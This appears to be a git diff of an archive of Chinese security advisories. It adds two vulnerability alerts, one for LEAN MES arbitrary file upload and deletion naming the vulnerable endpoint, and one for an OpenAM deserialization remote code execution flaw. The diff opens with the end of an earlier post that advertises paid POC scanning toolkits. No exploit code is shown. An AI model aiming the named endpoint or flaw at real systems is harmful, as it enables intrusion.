本期漏洞及往期漏洞的批量扫描POC及POC工具箱已经上传知识星球:南风网络安全
|
||||
1: 更新poc批量扫描软件,承诺,一周更新8-14个插件吧,我会优先写使用量比较大程序漏洞。
|
||||
2: 免登录,免费fofa查询。
|
||||
3: 更新其他实用网络安全工具项目。
|
||||
4: 免费指纹识别,持续更新指纹库。
|
||||
5: Nuclei脚本。
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
## 7.整改意见
|
||||
|
||||
打补丁
|
||||
## 8.往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[Apache ActiveMQ存在远程代码执行漏洞(CVE-2026-34197) 附POC](https://mp.weixin.qq.com/s?__biz=MzIxMjEzMDkyMA==&mid=2247490275&idx=1&sn=fef72fe69a185507b895f19dccd35cd0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# 漏洞预警 | LEAN MES系统任意文件上传/删除漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-04-14 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
LEAN MES系统是由深圳市深科特信息技术有限公司开发的一款应用系统,主要用于生产调度、产品跟踪、质量控制等车间管理功能。
|
||||
|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**漏洞类型:**
|
||||
任意文件上传/删除
|
||||
|
||||
**影响:**
|
||||
执行任意代码
|
||||
|
||||
**简述:**
|
||||
LEAN MES系统的
|
||||
/Kanban/ChooseImage.aspx接口存在任意文件上传/删除漏洞,攻击者可通过构造恶意请求,绕过文件类型或内容校验,上传恶意文件,实现任意命令执行,或删除系统文件,导致拒绝服务。
|
||||
|
||||
**0x04 影响版本**
|
||||
- LEAN MES系统
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://www.sz-skt.com/
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# 漏洞预警 | OpenAM远程代码执行漏洞
|
||||
浅安
|
||||
浅安 浅安安全 2026-04-14 23:50
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- # CVE-2026-33439
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
|
||||
**0x02 漏洞概述**
|
||||
|
||||
OpenIdentityPlatform OpenAM是一款开源的企业级访问管理解决方案,提供统一的身份认证、授权管理、单点登录以及联合身份管理功能。
|
||||
|
||||
|
||||
|
||||
**0x03 漏洞详情**
|
||||
|
||||
**CVE-2026-33439**
|
||||
|
||||
**漏洞类型:**
|
||||
代码执行
|
||||
|
||||
**影响:**
|
||||
执行任意代码
|
||||
|
||||
**简述:**
|
||||
OpenAM存在远程代码执行漏洞,由于其在修复历史漏洞时,仅对部分参数应用了白名单过滤机制,而忽略了框架中其他反序列化入口点,导致用户可控的序列化数据被直接反序列化,进而执行任意代码。
|
||||
|
||||
**0x04 影响版本**
|
||||
- OpenAM <= 16.0.5
|
||||
|
||||
**0x05****POC状态**
|
||||
- 已公开
|
||||
|
||||
**0x06****修复建议**
|
||||
|
||||
**目前官方已发布漏洞修复版本,建议用户升级到安全版本****:**
|
||||
|
||||
https://github.com/OpenIdentityPlatform/OpenAM
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user